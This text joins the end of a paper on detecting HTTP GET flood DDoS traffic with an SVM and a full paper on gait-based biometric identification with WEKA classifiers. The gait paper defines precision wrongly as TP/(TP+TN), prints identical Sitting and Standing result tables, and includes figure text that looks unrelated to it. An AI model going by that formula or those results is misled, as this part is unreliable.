The 98 world cup traces are a legitimate HTTP GET requests. This evaluation dataset, is built by logging all the requests received by all the web server machines of the 1998 FIFA World Cup domain in a specified period of time. HTTP requests were logged to common log format files by the site logging system where each HTTP Get request logged to a separate record alongside its attributes. Request’s attributes set contains client source IP, internal requested URI address, request time formatted to GMT in addition to others. Logging files are organized by a day based numbering system.

The UNB ISCX IDS 2012 evaluation dataset contains audit data for network sessions with labeling information for each session. Also, audit data contains the packet payloads in pcap format. Relevant profiles, labeled as either normal or anomalous, for each network session can be found in xml format. The UNB ISCX IDS 2012 evaluation dataset is publicly available for researchers. It consists of 7 sub datasets containing all network traffic including payload of normal and malicious activities generated during the individual days. The data audited during the fifth day, Tuesday, 15/6/2010, contains the traffic generated by the HTTP GET flood DDoS activities containing more than 23 gigabyte of captured data. The large size of the captured traffic is due to capturing the packet payload alongside their header, rather than only capturing the headers. The attack is started by the bots master and run for 60 minutes. Editcap, a part of Wireshark, is used to split the 24 gigabyte main pcap testbed file to sub pcap files. Each sub pcap file contains the audited data for a sampling interval. Then, tshark tool, also apart of Wireshark software, is used to analyze the splitted sub pcap files and extrate the chosen parameters.

## IX. Result and Evaluation

The proposed features used for discriminating the anomalous requests from legitimate HTTP requests are evaluated only for non-recursive HTTP GET flood due to the limitation in the available datasets for the public. Sampling interval “T” is set to one second that means the proposed features are calculated each second from the analyzed traffic. The HTTP GET request traffic rate for the two datasets is shown in figure 5.




Figure 5: HTTP GET request rate (feat1) for traffic generated by legitimate and illegitimate clients.

As shown in graph 5, anomalous requests rate alone may mislead detection process as both type of traffic can share the same rate. Intruder can flood the victim using hundreds of thousands of bots sending requests at rate similar to legitimate profiles.




Figure 6: Diversity of requested URI addresses (feat2) for legitimate and illegitimate clients.

Even for spectral analysis, The Author in [15] conclude that using spectral analysis based methods can fail to detect DDoS attacks in a special circumstances when attackers use random wait times and a sufficiently slow start phase. Therefore, diversity of the requested URI addresses feature is evaluated alongside the request rate. In figure 6, graphs of both the legitimate and HTTP GET flood attack request are plotted. The graphs clearly show the dissimilarity between the two types of traffic.

Also, the diversity parameter can mislead the classification process. The anomalous behavior in the case of non-recursive tends to have low diversity for the requested URI addresses, whereas the legitimate clients often have high values for this parameter. In some situations, especially at low traffic rate, the legitimate users also tend to request a limited number of URIs during the sampling interval. Which means low diversity in requested URI addresses. As a consequence, they will be considered behaving anomalously while they are normal clients. To overcome this situation, the third feature was evaluated as shown below in figure 7. In legitimate profiles, users often request any object or URI address for a limited times during a sampling interval, whereas in anomalous profiles and especially non- recursive profile, bots flood the victim with requests for the same object with the same or URI address. Unfortunately, NAT techniques can lead to conflict with this feature as the site or the server receive many HTTP requests for the same object from the same source, but in fact that source is actually sending these requests on behave of a set of legitimate clients who is serving them simultaneously. In such situation, the first feature or request rate can do the job and remove the conflict.




Figure 7: Frequency of max requesting URI (feat3) for legitimate clients and bots.

Due to the clear differences in the previous graphs for the two traffic profiles, the suggested parameters can be used as distinguishing parameters to discriminate a real-world non-recursive HTTP GET flood DDoS attack from legitimate clients. The extracted time series data for the previous illustrated parameters is used to build SVM based classifier using the training part of the generated data. Then, the built model is evaluated using the test part, totally different part, of the generated data. The built model can discriminate the legitimate and the non-recursive flood traffic perfectly. Table 1 shows the actual result and the elapsed time to build and test the SVM based model.

Table 1: Experimental result for SVM based model

| Traffic type | # observations | Train time (s) | Test time (ms) | Test Accuracy |
|---|---|---|---|---|
| legitimate | 6019 | 0.35 | 2 | 100 |
| DDoS | 3599 | | | |

## X. Conclusion

This proposed work is a simple and clear mechanism to discriminate non-recursive application layer flood traffic by revealing some subtle differences depending on selected behavioral parameters or features. This paper proposes a set of parameters extracted from the inbound traffic including traffic rate, diversity among the requested objects and request rate for the most frequent object which can be used to powerfully differentiate between bots generating non-recursive DDoS HTTP GET request flood and legitimate requests. Moreover, a complete study of two publicly available datasets is presented in section 4. There are noticeable dissimilarities between these two datasets which lead to an efficient classification. In the future work and as a continuation to this research, the proposed methods will be evaluated on different dataset, especially on recursive HTTP GET flood DDoS dataset. Currently, there is no such dataset available for public research presenting huge limitation and restriction on the conducted research in this field. For example, The CAIDA UCSD "DDoS Attack 2007" Dataset is not publically available, since it's restricted only to a limited list of countries. Also, building such dataset from scratch is not an easy task as it requires a complete network infrastructure including at least one online site or service representing a victim with complete monitoring and auditing infrastructures for capturing the desired traffic during the desired activities. Also, budget is one of the most effective factors, for instance, a botnet may be haired during this process which is, botnet, a prepaid service. All these requirements usually are not available to public researches, therefor building such dataset would make a significant improvement in the anomalous traffic detection process.

The future work also includes identifying new additional subtle technique, e.g., for sophisticated detection, each connection or session could be inspected by itself rather than inspecting all the traffic. As a consequence, each session can be handled independently without affecting any other session. This includes modifying the current chosen parameters or features, also it may requires identifying new parameters to distinguish a connection weather it is a legitimate connection or a bot stream.

## References

[1] Thing, V.L., M. Sloman, and N. Dulay. *A Survey of Bots Used for Distributed Denial of Service Attacks*. in *International Information Security Conference*. 2007. Boston: SpringerLink,DOI: 10.1007/978-0-387-72367-9_20.

[2] Chee, W.O. and T. Brennan *Layer 7 DDoS*. OWASP Project, 2010.

[3] R. Fielding, E. and E. J. Reschke *Hypertext Transfer Protocol (HTTP/1.1): Message Syntax and Routing*. RFC 7230, DOI 10.17487/RFC7230, 2014.

[4] David, J. and C. Thomas. *DDoS Attack Detection using Fast Entropy Approach on Flow-Based Network Traffic*. in *2nd International Symposium on Big Data and Cloud Computing (ISBCC'15)*. 2015. Elsevier.

[5] Liu, H.-I. and K.-C. Chang. *Defending Systems Against Tilt DDoS Attacks*. in *The 6th International Conference on Telecommunication Systems, Services, and Applications*. 2011. ieee.

[6] Hoque, N., D. K Bhattacharyya, and J.K. Kalita. *A novel measure for low-rate and high-rate DDoS attack detection using multivariate data analysis*. in *International Conference on Communication Systems and Networks (COMSNETS)*. 2016. Bangalore, India: ieee, DOI: 10.1109/COMSNETS.2016.7439939.

[7] Tao, P., C. Leckie, and K. Ramamohanarao. *Protection from distributed denial of service attacks using history-based IP filtering*. in *Conference on Communications, 2003. ICC '03. IEEE International*. 2003. Anchorage, AK, USA: ieee, DOI: 10.1109/ICC.2003.1204223.

[8] Ahmed, E., et al. *Use of IP Addresses for High Rate Flooding Attack*. in *25th International Information Security Conference (SEC 2010)*. 2010. Brisbane, Queensland.: ieee.

[9] Jin, J., et al. *Mitigating HTTP GET Flooding Attacks through Modified NetFPGA Reference Router*. in *1st Asia NetFPGA Developers Workshop*. 2010. Daejeon, Korea: ResearchGate, [2009-S-038-01, The Development of Anti-DDoS Technology].

[10 Ye, C., K. Zheng, and C. She. *Application layer DDoS detection using clustering*. in *2012 2nd International Conference on Computer Science and Network Technology*. 2012. CHANGCHUN, CHINA: ieee.

[11] Ni, T., et al. *Real-Time Detection of Application-Layer DDoS Attack Using Time Series Analysis*. in *Journal of Control Science and Engineering, Volume 2013, Article ID 821315, 6 pages*. 2013. Changzhou 213164, China: Hindawi Publishing Corporation.

[12] Chen, Y. and K. Hwang. *Spectral Analysis of TCP Flows for Defense against Reduction-of-Quality Attacks*. in *International Conference on Communications*. 2007. Glasgow, UK: ieee, DOI: 10.1109/ICC.2007.204.

[13] Arlitt, M. and T. Jin, *1998 World Cup Web Site Access Logs*, in *Traces available in the Internet Traffic Archive*. 1998.

[14] Ali, S., et al., *Toward developing a systematic approach to generate benchmark datasets for intrusion detection*. Computers and Security, Volume 31 Issue 3, May, 2012. **31**(3): p. 357-374.

[15] Joel, B. and S. Rishie. *Detectability of Low-Rate HTTP Server DoS Attacks using Spectral Analysis*. in *International Conference on Advances in Social Networks Analysis and Mining*. 2015. Paris, France: IEEE/ACM, DOI: http://dx.doi.org/10.1145/2808797.2808810.

# Gait Recognition via Machine Learning

A. KEÇECİ[1], A. YILDIRAK[2], K. ÖZYAZICI[3], G. AYLUÇTARHAN[4], O. AĞBULUT[5] and İ. ZİNCİR[6]

[1] Yaşar University, İzmir/Turkey, aybuke.kececi@yasar.edu.tr
[2] Yaşar University, İzmir/Turkey, armagan.yildirak@yasar.edu.tr
[3] Yaşar University, İzmir/Turkey, kaan.ozyazici@yasar.edu.tr
[4] Yaşar University, İzmir/Turkey, gülsen.ayluctarhan@yasar.edu.tr
[5] Yaşar University, İzmir/Turkey, onur.agbulut@yasar.edu.tr
[6] Yaşar University, İzmir/Turkey, ibrahim.zincir@yasar.edu.tr

***Abstract* - The basis of biometric authentication is that each person's physical and behavioral characteristics can be accurately defined. Many authentication techniques were developed for years. Human gait recognition is one of these techniques. This article was studied on HugaDB database which is a human gait data collection for analysis and activity recognition (2017, Chereshnev and Kertesz-Farkas). Combined activity data of different people were collected in HugaDB database (2017, Chereshnev and Kertesz-Farkas). The activities are walking, running, sitting and standing (2017, Chereshnev and Kertesz-Farkas). The data were collected with devices such as wearable accelerometer and gyroscope (2017, Chereshnev and Kertesz-Farkas). Only the walking dataset of the HugaDB was used artificial neural network-based method for real-time gait analysis with the minimal number of Inertial Measurement Units (2018, Sun et al). In this paper, each person is considered as a different class because there are multiple users' gait data in the database and some machine learning algorithms have been applied to walking, running, standing and sitting data. The best algorithms are chosen from the algorithms applied to the HugaDB data and the results are shared.**

***Keywords* – machine learning, security, gait recognition, human detection**

## I. Introduction

IDENTIFICATION is one of the most important aspects in security. Biometrics is one of the techniques that can be used to identify an individual. For example, fingerprint recognition is used for identifying people from each other by using their fingerprints. In addition to fingerprint recognition, biometrics can multiply with ear, vein, license plate, retina and gait recognition. Gait recognition, identifying a person's body movement, is also a technique of biometrics.

In gait analysis, a person's movement describes personal way of walking and that means it could be used for identifying a person. Gait recognition is a biometric technique that is used for identifying biological and behavioral specification. Gait recognition technology methods divide into two; first one is holistic-based method and the second one is model-based method. Holistic-based approach relies on extracting statistical features of motion-based while model-based method identifies body parts to create a 3D gait model.

In this paper, gait recognition technology was preferred as an identification system. This system is one of the distinctive attributes. Open source database HugaDB was used which consists of multi classes such as; running, walking, standing and sitting. Data were collected from a body sensor network consisting of six wearable inertial sensors located on the right and left thighs, shins and feet. In addition to that, two EMG sensors were also used on the quadriceps to measure muscle activity. At the end, 2,111,962 samples performed up to 10 hours were collected from 18 participants.

In the following sections, first we discussed the relevant work on gait recognition, then machine learning techniques that are used were explained. After this the dataset that was used was explained. Fourth, how this dataset was implemented are deliberated and then the results obtained were assessed. Finally, conclusion and future work were presented.

## II. Relevant Work

Sharma and Bansal proposed a human recognition system with using backpropagation neural network classifier. Firstly, the system presented in the study extract foreground object and they used gaussian mixture model for background subtraction. They used combination of width and MPEG-7 region-based shape descriptors which is a new attribute. Because these definers are more capable to express of separated parts of the silhouette. The person is defined by the measured distance between the separated parts. It is compared with the data stored in the database after extracting feature from the walking silhouette. Backpropagation neural network is used for learning and recognition. [1]

Zhang et al. produced framework of gait recognition using a Siamese neural network which can engage metric learning from a specific distance to direct the similarity metric to be small for pairs of gait from the same person, and large for pairs from different persons, to systematically extricate for tough and selective gait details for identification. They used Gait Energy Image (GEI) because of data limitation problem and utilized the K-Nearest Neighbor (KNN) for recognize the same person in stage. They worked on the OULP-C1V1-A dataset from the OU-ISIR LP gait benchmark. In this study, Siamese neural network (SiaNet.FC) compared with some methods such as HWLD, GEI, FDF, CNN.FCI and the best result was achieved with SiaNet.FC. The results are 96.02% in Rank-1 Identification Rate and 98.31% in Rank-5 Identification Rate. [2]

Gaba and Ahuja identify people with gait analysis. In their paper, first the movement of an individual is detected, second, background subtraction is applied in order to eliminate the unnecessary information, third, feature extraction using the Hanavan's model is implemented for extracting the distinct parameters and for final step, BPNN+LDA and BPNN+MDA techniques are utilized to execute recognition. The best accuracy achieved by the system is 98.8%. [3]

Liang et al. presented a gait recognition system that uses the golden ratio segmentation method because they believe that the clothing affects the percentage of the gait recognition systems. They used CASIA-B dataset in their experiments. Their proposed system's results brought about 94.76 % in different clothing circumstances and 91.53% with bags. [4]

Wu et al. studied on human identification with gait by similarity learning and deep convolutional neural networks (CNNs). The method used for cross-view gait recognition was examined with more than one dataset. For CASIA-B, their results shows that the accuracy of identification is 94.1%. For OU-ISIR gait dataset, the results are above 98% under identical view conditions and 91% for cross-view scenarios. The final dataset USF, achieves 96.7% accuracy rate. [5]

Castro et al. studied on gait-based people identification using convolutional neural network. They used TUM-GAID as sample dataset. In order to achieve the most successful results, they chose a 'one-vs-all' linear SVM which has 98% success rate while the NN approach on PCA compressed descriptors yielded an approximate result which is 97.9%. [6]

In order to search for and analyze the differences in more than one feature on the datasets, as can be seen in previous researches machine learning algorithms were applied.

## III. Machine Learning

With the increased of the usage of technology, data collection has been easier in different disciplines including medicine, business, education, security and so on. Automatic visual surveillance is of paramount importance due to security problems in recent years. Cameras as security tools provide large data sources for human recognition. Gait recognition is among the most appropriate biometric methods. Moreover, the development of open source and commercial machine learning and data mining tools enabled experts to employ machine learning and data mining algorithms to support decisions on these data collected in different fields.

Machine learning is a system that studies the structure and function of algorithms that can learn as a structural function and make estimation through data. Such algorithms work by constructing a model to perform data-based estimates and decisions from sample inputs rather than strictly following static program instructions. Also, it is a method paradigm that makes inferences from existing data using mathematical and statistical methods and makes predictions about the unknown with these inferences. There are two types of learning techniques; supervised learning and unsupervised learning.

Supervised Learning: Supervised Learning is the learning process from tagged observations. Labels teach the algorithm how to label observations. For example, within the "make money" statement in mail, it should be called spam.

Unsupervised Learning: It is the learning process from unlabeled observations. The algorithm is expected to make self-discoveries and discover invisible patterns.

In security, machine learning is used by biometrics. Biometrics is a biological data that measured. The main characteristic study is to authenticate a person. Type of biometric is not important because steps of the process are same. These steps, capture, process and comparison. In this section, we discuss some of the most well-known machine learning algorithms discussed in the related work.

### A. *Multiclass Classification*

In machine learning, multiclass or multinomial classification is the problem of classifying instances into one of three or more classes. In the multiclass classification, each training point belongs to one of N different classes. The goal is to construct a function which, given a new data point, will correctly predict the class to which the new point belongs.

### B. *Binary Classification*

Binary Classification is a form of supervised machine learning where we classify the elements (examples) of a given data set into two groups on the basis of a classification rule.

### C. *Machine Learning Algorithms Implemented*

In this section, we summarize the machine learning algorithms we used in this research.

#### *1) RIPPER*

RIPPER is one of the basic and most popular algorithms. Classes are examined in increasing size and an initial set of rules for the class is brought about using cumulative reduced error the algorithm proceeds by treating all the samples of a particular perception in the training data as a class and finding a set of rules that cover all the members of that class. Consequently, it proceeds to the next class and does the same, repeating this until all classes have been covered.

#### *2) Multilayer Perceptron*

ANNs are typically organized in layers. Layers are made up of a number of interconnected nodes (neurons) which contain an activation function. Patterns are presented to the ANN via the input layer, which communicates to one or more hidden layers where the actual processing is done via a system of weighted connections. The hidden layers then link to an output layer. [7]

A Multi-Layer Perceptron (MLP) consists of one input layer, one or more LTU layers called the hidden layer, and an output layer. Other layers, except the output layer, contain the bias neuron and are fully connected to other layers.

#### *3) Decision Tree*

Decision trees have a predefined target variable. They offer a strategy from top to bottom. A decision tree is a structure that is used to divide a data set containing a large number of records into smaller sets by applying a series of decision rules. In other words, it is a structure used by dividing large amounts of records into very small records by applying simple decision-making steps. [8]

*4) Random Forest*

It is aimed to increase the classification value by using more than one decision tree during the classification process. Random forest is a classification model that tries to make more accurate classification by using more than one decision tree.

*5) IB1*

IB1 uses the nearest neighbor classifier. It uses the standardized Euclidean distance to find the closest sample to the desired sample and makes the same class as the sample. If more than one sample has the same (smallest) distance to the test sample, the first found is used. The Euclidean distance is calculated by giving weights according to the distance from the sample in the learning set to the distance to the desired sample.

*6) Bootstrap Aggregating (Bagging)*

Bootstrap aggregating is called bagging, statistical classification and machine learning algorithms designed to improve the stability and accuracy used in the machine learning community is a meta-algorithm. It also reduces variance and helps prevent over-insertion. Although it is applied to the decision tree method it can be used by any means. Bagging, approximation model is a special case.

*7) Classification via Regression*

The linear regression approach is used for classification in this classifier. When classifying, each generated regression model is configured for each value of the class.

*8) Random Tree*

The Random Tree operator works exactly like the Decision Tree operator with one exception: for each split only, a random subset of attributes is available. It is recommended that you study the documentation of the Decision Tree operator for basic understanding of decision trees.

*9) Naïve Bayes*

The Naïve Bayes classification aims to determine the class of presented data to the system by a series of calculations defined according to the probability principles. The Naïve Bayes classification provides data that is taught to the system at a certain rate. The data submitted for teaching must have a class / category. With the probabilistic operations performed on the taught data, the new test data presented to the system is operated according to the previously obtained probability values and it is tried to determine which category of test data is given. The more number of data taught, the more accurate it is to determine the actual category of test data.

*10) BayesNet*

BayesNet have directed acyclic graph (DAG) which is a graphical model structure. It provides learning using various search algorithms and quantity measures. [10]

## IV. Data Preparation

### *A. Data Preprocessing*

Today's real-world data are generally prone to be large, distributed, and contain heterogeneous data sources, with noisy data, or with forgotten data or inconsistent data. Low quality data also leads to low quality mining results. Missing, excessive, repeated data may have been entered during data entry or transfer. In not well-organized related databases, the same records can be entered under different variable names. Data preprocessing is a very important starting point of data mining. Data collected in applications may be inadequate, inconsistent, or noisy.

The reasons for these are erroneous data collection tools, data entry problems, misinterpretations of users during data entry, data transmission errors, technological limitations, inconsistency in data naming or structure.

### *B. Data Cleaning and Transformation*

Data cleaning, completion of missing data, correction of noise in order to diagnose outliers and eliminating inconsistencies in the data. There are different ways to fill in missing values for any variable. For any sample belonging to the same class, the mean of the variable can be used. For example, the average income value for customers in the same credit risk category can be used instead of missing values. Or the most appropriate value can be used based on existing data. Techniques such as regression or decision tree may be used to determine the most suitable value mentioned herein. Another problem that needs to be used for data cleaning is noisy data. Noise is the variance or random error in the measured variable. Techniques such as histograms, clustering analysis and regression can be used to diagnose noisy data.

The data is uneditable in databases where the original formats differ from another one for a variety of reasons. Data transformation is fit in the appropriate formats for data mining. Often, conversion types are used, which are called correction, merging, generalization, and normalization. One or more of these transformation types can be used when the data is converted to the appropriate format for the data mining. Data transformations aimed at transforming to formats suitable for data mining are usually done in the following five different ways. Correction ensures noisy parsing and reduction of data. Techniques such as partitioning, clustering and regression are used. Consolidation involves the summarization or merging of data. Generalization is the process of transforming low-level variables or raw data into higher-level variables. Normalization is one of the most frequently used data conversion operations.

Finally, with these steps, the subjects that have missing files in the dataset were not used in the evaluation, the unrelated columns were removed, and the files were set according to the type of file which is .arff extension to be used to make it easier to access the dataset.

## V. Experiments and Evaluations

The database is used for gait analysis is HugaDB [11]. It is created by results of different experiments. Participants put on inertial sensors (accelerometer and gyroscope) and performed activities like running, walking, standing and so on. Activities are performed and recorded at different times. At the end, samples are collected, and database is created. Originally, there are 637 files of data collected from 18 participants in the database. There are many activities performed by the participants, but not all the files are used. Some activities are not performed by all the participants or one participant performed one activity multiple times. And, there is also a "various" category in the files. The files named "various" have data of different activities. Each of the various files have different combinations of activities. Running, standing, walking and sitting are chosen to be studied in the project.



Historical Profile Database
BayesNet
Random Forest
IB1
Profiles will be created and stored
User Database
Historical User Logs Stored Inside Network
Real Time User Logs Stored Inside Network
Data will be analyzed
Profile Mechanism (Model Building)
Analyzes the Logs and Creates Profiles
IB1
Random Forest
BayesNet
Historical profiles will be called upon
Profiles will be created and stored
Real Time Audit Database
BayesNet
RandomForest
IB1
Profile Analyzer (Model Evaluation)
Comparison of Real Time Profiles
IB1
Random Forest
BayesNet
Real time profiles will be called upon
Alert Mechanism
Display the Results

Figure 1: System Components

All files have the same data format. They are composed of 39 columns that the first 36 columns are inertial sensors, next 2 columns are EMG sensors and the last one is activity id. In the project, data remained the same. However, txt files transformed into arff files to be used in WEKA. For each activity, data of 18 participants are combined. There are 17 sitting, 16 standing, 17 walking and 4 running files. All of them are used for training.

When data preparation and editing steps are finished, 10 data mining algorithms were chosen. The WEKA framework was used to run the selected algorithms which are working with 10-fold Cross-Validation. WEKA takes N size labeled data, then it produces 10 equal sized sets. Each set is split into two groups. %90 size of labeled data is used for training and %10 size of labeled data are used for testing. The WEKA produces a classifier with an algorithm form %90 size of labeled data and applies that to the %10 size of labeled testing data for the first set. It does the same thing for the second set to 10 equal size sets and produces more classifiers. After that, it evaluates the performance of %10 size of labeled data classifiers, which are composed of 10 equal sizes which are %90 training and %10 tests. All results from 10 selected algorithms are compared and the algorithms that gave the best results on the prepared datasets were determined. In the algorithms used in this study, the best result was obtained by Random Forest classifier with above 99% total accuracy and 0.99 ROC. The results of the study are shown in the following tables.

In this study, 10 algorithms were chosen, and 3 of them were selected; IB1, Random Forest, Bayesian net. These algorithms were chosen considering True Positive, True Negative, ROC and Precision rates.

- True Positive (TP): A true positive is an outcome where the model correctly predicts the positive class.
- True Negative (TN): A true negative is an outcome where the model correctly predicts the negative class.
- ROC: An ROC curve (receiver operating characteristic curve) is a graph showing the performance of a classification model at all classification thresholds.
- Precision (P): Precision is proportion of actually correct positive identifications, as in (1).

$$P = \frac{TP}{TP + TN} \tag{1}$$

Table 1: Results of Running

| | TP | TN | ROC | P |
|---|---|---|---|---|
| **Bagging** | 0.9916 | 0.9957 | 0.9996 | 0.9893 |
| **BayesNet** | 0.9977 | 0.9985 | 0.9998 | 0.9963 |
| **ClassificationViaRegression** | 0.9963 | 0.9937 | 0.9985 | 0.9843 |
| **IB1** | 0.9972 | 0.9993 | 0.9982 | 0.9981 |
| **J48** | 0.9893 | 0.9939 | 0.9920 | 0.9847 |
| **JRip** | 0.9846 | 0.9837 | 0.9853 | 0.9600 |
| **MultilayerPerceptron** | 0.9986 | 0.9996 | 1 | 0.9991 |
| **NaiveBayes** | 0.9986 | 0.9996 | 1 | 0.9991 |
| **RandomForest** | 1 | 0.9996 | 1 | 0.9991 |
| **RandomTree** | 0.9743 | 0.9898 | 0.9821 | 0.9744 |

Table 2: Results of Sitting

| | TP | TN | ROC | P |
|---|---|---|---|---|
| **Bagging** | 0.9967 | 0.99994 | 0.99999 | 0.9808 |
| **BayesNet** | 1 | 0.99988 | 1 | 0.9624 |
| **ClassificationViaRegression** | 1 | 0.99996 | 1 | 0.9871 |

| | | | | |
|---|---|---|---|---|
| **IB1** | 1 | 0.99999 | 0.99999 | 0.9967 |
| **J48** | 1 | 0.99998 | 0.99999 | 0.9935 |
| **JRip** | 0.9870 | 0.99996 | 0.9955 | 0.9870 |
| **MultilayerPerceptron** | 1 | 1 | 1 | 1 |
| **NaiveBayes** | 1 | 1 | 1 | 1 |
| **RandomForest** | 1 | 1 | 1 | 1 |
| **RandomTree** | 0.9772 | 0.99998 | 0.9886 | 0.9934 |

Table 3: Results of Standing

| | **TP** | **TN** | **ROC** | **P** |
|---|---|---|---|---|
| **Bagging** | 0.9967 | 0.99994 | 0.99999 | 0.9808 |
| **BayesNet** | 1 | 0.99988 | 1 | 0.9624 |
| **ClassificationViaRegression** | 1 | 0.99996 | 1 | 0.9871 |
| **IB1** | 1 | 0.99999 | 0.99999 | 0.9967 |
| **J48** | 1 | 0.99998 | 0.99999 | 0.9935 |
| **JRip** | 0.9870 | 0.99996 | 0.9955 | 0.9870 |
| **MultilayerPerceptron** | 1 | 1 | 1 | 1 |
| **NaiveBayes** | 1 | 1 | 1 | 1 |
| **RandomForest** | 1 | 1 | 1 | 1 |
| **RandomTree** | 0.9772 | 0.99998 | 0.9886 | 0.9934 |

Table 4: Results of Walking

| | **TP** | **TN** | **ROC** | **P** |
|---|---|---|---|---|
| **Bagging** | 0.9786 | 0.9998 | 0.9993 | 0.9827 |
| **BayesNet** | 0.9839 | 0.9999 | 1.0000 | 0.9872 |
| **ClassificationViaRegression** | 0.9716 | 0.9999 | 0.9964 | 0.9906 |
| **IB1** | 0.9969 | 0.9999 | 0.9985 | 0.9981 |
| **J48** | 0.9708 | 0.9998 | 0.9883 | 0.9781 |
| **JRip** | 0.9733 | 0.9998 | 0.9910 | 0.9774 |
| **MultilayerPerceptron** | 0.6497 | 0.9992 | 0.8298 | 0.8862 |
| **NaiveBayes** | 0.9572 | 0.9993 | 0.9994 | 0.9325 |
| **RandomForest** | 0.9969 | 0.9999 | 1 | 0.9994 |
| **RandomTree** | 0.9416 | 0.9995 | 0.9705 | 0.9468 |

## VI. Conclusion and Future Work

Human gait is a distinctive feature of a person that is determined by, among other things, an individual's weight, limb length, footwear, and posture combined with characteristic motion. Gait can be used as a biometric measure to recognize known persons and classify unknown subjects.

It should be noted that, because terrorists are relatively rare, identifying one in the crowd is still a huge problem. But, gait recognition technology shows some promise and this could help to spot people behaving suspiciously in sensitive areas, like airports, embassies, or military facilities.

This study has worked on HugaDB which is an open source database. This database compounds different human activities just as running, sitting, walking and standing. Data were collected from a body sensor network consisting of six wearable inertial sensors located on the right and left thighs, shins, and feet. In total, 2,111,962 samples were collected from all the 18 participants, and they provided a total of 10 hours of data. Our total accuracy with Random Forest classifier is above 99%.

The future work aims to create a better system by using our own data set to achieve higher accuracy and improve the speed of implementation.

## References

[1] O. Sharma and S. K. Bansal, "International Journal of Innovative Technology and Exploring Engineering," International Journal of Innovative Technology and Exploring Engineering, vol. 3, no. 1, pp. 217–220, 2013.

[2] C. Zhang, W. Liu, H. Ma, and H. Fu, "Siamese neural network based gait recognition for human identification," 2016 IEEE International Conference on Acoustics, Speech and Signal Processing (ICASSP), 2016.

[3] I. Gaba and S. P. Ahuja, "Gait analysis for identification by using BPNN with LDA and MDA techniques," 2014 IEEE International Conference on MOOC, Innovation and Technology in Education (MITE), 2014.

[4] Y. Liang, C.-T. Li, Y. Guan, and Y. Hu, "Gait recognition based on the golden ratio," EURASIP Journal on Image and Video Processing, vol. 2016, no. 1, 2016.

[5] *Z. Wu, Y. Huang, L. Wang, X. Wang, and T. Tan, "A Comprehensive Study on Cross-View Gait Based Human Identification with Deep CNNs," IEEE Transactions on Pattern Analysis and Machine Intelligence, vol. 39, no. 2, pp. 209–226, Jan. 2017.*

[6] F. M. Castro, M. J. Marín-Jiménez, N. Guil, and N. P. D. L. Blanca, "Automatic Learning of Gait Signatures for People Identification," Advances in Computational Intelligence Lecture Notes in Computer Science, pp. 257–270, 2017.

[7] "Multiclass Classification," Amazon. [Online]. Available: https://docs.aws.amazon.com/machine-learning/latest/dg/multiclass-classification.html.

[8] P. Gupta, "Decision Trees in Machine Learning – Towards Data Science," Towards Data Science, 17-May-2017. [Online]. Available: https://towardsdatascience.com/decision-trees-in-machine-learning-641b9c4e8052.

